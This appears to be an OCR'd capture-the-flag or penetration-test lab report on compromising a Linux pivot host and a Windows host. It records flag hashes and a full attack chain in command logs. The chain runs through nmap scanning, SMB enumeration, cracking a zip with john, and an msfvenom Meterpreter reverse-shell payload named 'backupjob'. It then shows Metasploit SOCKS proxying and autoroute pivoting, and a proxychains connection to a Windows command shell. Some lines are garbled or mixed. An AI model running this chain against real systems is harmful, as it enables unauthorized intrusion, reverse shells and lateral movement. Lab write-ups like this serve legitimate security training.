
Report1

General Information

IP address	10.15.1.15, 172.20.0.16
Operating System Name	Ubuntu
Operating System Kernel Version	6.14.8-2-pve
Open Ports	22,80,139,143,445,993


Flags

▼ User Flag



7c4a02d674e0ce05487505bbf6ce4055


▼ Windows Flag




17b303fe024181a9bfcc5f4c752d2cdf


Report

▼ smb to web-login




nmap -sCV 10.15.1.124







smbclient -L //10.15.1.124/




zip2john Documentation.zip > doc.hash
john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt doc.hash
john --show doc.hash





▼ linux to windows pw





round:round

```
❯ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.13.4.42 -f elf -o backupjob LPORT=8080

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: backupjob
❯ scp backupjob round@10.15.1.125:~/
round@10.15.1.125's password:
scp: dest open "./backupjob": Failure
scp: failed to upload file backupjob to ~/
❯ scp backupjob round@10.15.1.125:~/
round@10.15.1.125's password:
scp: dest open "./backupjob": Failure
scp: failed to upload file backupjob to ~/
```

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.13.4.42 -f elf -o backupjob LPORT=8080

```
❯ ssh round@10.15.1.125
round@10.15.1.125's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.14.8-2-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have no mail.
Last login: Fri Nov 28 12:15:49 2025 from 10.15.0.1
round@Round-pivot-8210:~$ ls
agent  backupjob  mail  user.txt
round@Round-pivot-8210:~$ chmod +x backupjob
round@Round-pivot-8210:~$ ./backupjob
```


❯ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3090404 bytes) to 10.13.5.1
[*] Meterpreter session 1 opened (10.13.4.42:8080 -> 10.13.5.1:58970) at 2025-11-28 17:25:28 +0500
meterpreter > ls
Listing: /home/round
Mode Size Type Last modified Name
100600/rw------- 654 fil 2025-11-28 17:22:54 +0500 .bash_history
100644/rw-r--r-- 220 fil 2025-06-26 11:12:20 +0500 .bash_logout
100644/rw-r--r-- 3771 fil 2025-06-26 11:12:20 +0500 .bashrc
040700/rwx------ 4096 dir 2025-11-28 16:18:04 +0500 .cache
100644/rw-r--r-- 807 fil 2025-06-26 11:12:20 +0500 .profile
100600/rw------- 7 fil 2025-11-28 16:30:23 +0500 .python_history
100775/rwxrwxr-x 6475928 fil 2025-05-25 00:06:06 +0500 agent
100755/rwxr-xr-x 250 fil 2025-11-28 17:23:38 +0500 backupjob
040700/rwx------ 4096 dir 2025-06-26 11:13:01 +0500 mail
100644/rw-r--r-- 33 fil 2025-06-28 13:18:56 +0500 user.txt
meterpreter > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23
[*] Performing ping sweep for IP range 172.16.5.0/23
^C[-] Post interrupted by the console user
meterpreter > bq
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
round@Round-pivot-8210: ~ msfconsole -q proxychains evil-winrm -u enterpriseadmin -p '1234' -i 172.20.0.16 gojo@gojo:~


bq
[-] Unknown command: bq. Run the help command for more details.
msf auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf post(multi/manage/autoroute) > set SUBNET 172.16.5.0
SUBNET => 172.16.5.0
msf post(multi/manage/autoroute) > run
[*] Running module against Round-pivot-8210.loc (10.15.1.125)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.15.0.0/255.255.254.0 from eth0.
[+] Route added to subnet 172.20.0.0/255.255.255.0 from LAN172.
[*] Post module execution completed
msf post(multi/manage/autoroute) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run autoroute -s 172.20.0.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.20.0.0/255.255.255.0...
[-] Could not add route
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
Subnet Netmask Gateway
10.15.0.0 255.255.254.0 Session 1
172.20.0.0 255.255.255.0 Session 1
meterpreter > jobs
[-] Unknown command: jobs. Run the help command for more details.
meterpreter > bq
[*] Backgrounding session 1...
msf post(multi/manage/autoroute) > jobs
Jobs
Id Name Payload Payload opts
0 Auxiliary: server/socks_proxy
round@Round-pivot-8210: ~ msfconsole -q proxychains evil-winrm -u enterpriseadmin -p '1234' -i 172.20.0.16 gojo@gojo:~

```
❯ proxychains nmap 172.20.0.16  -p1414
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-28 17:30 +0500
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.20.0.16:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.20.0.16:1414  ...  OK
Nmap scan report for 172.20.0.16
Host is up (0.00s latency).

PORT     STATE SERVICE
1414/tcp open  ibm-mqseries
```

```
❯ proxychains nc 172.20.0.16  1414
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.20.0.16:1414  ...  OK
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ls
```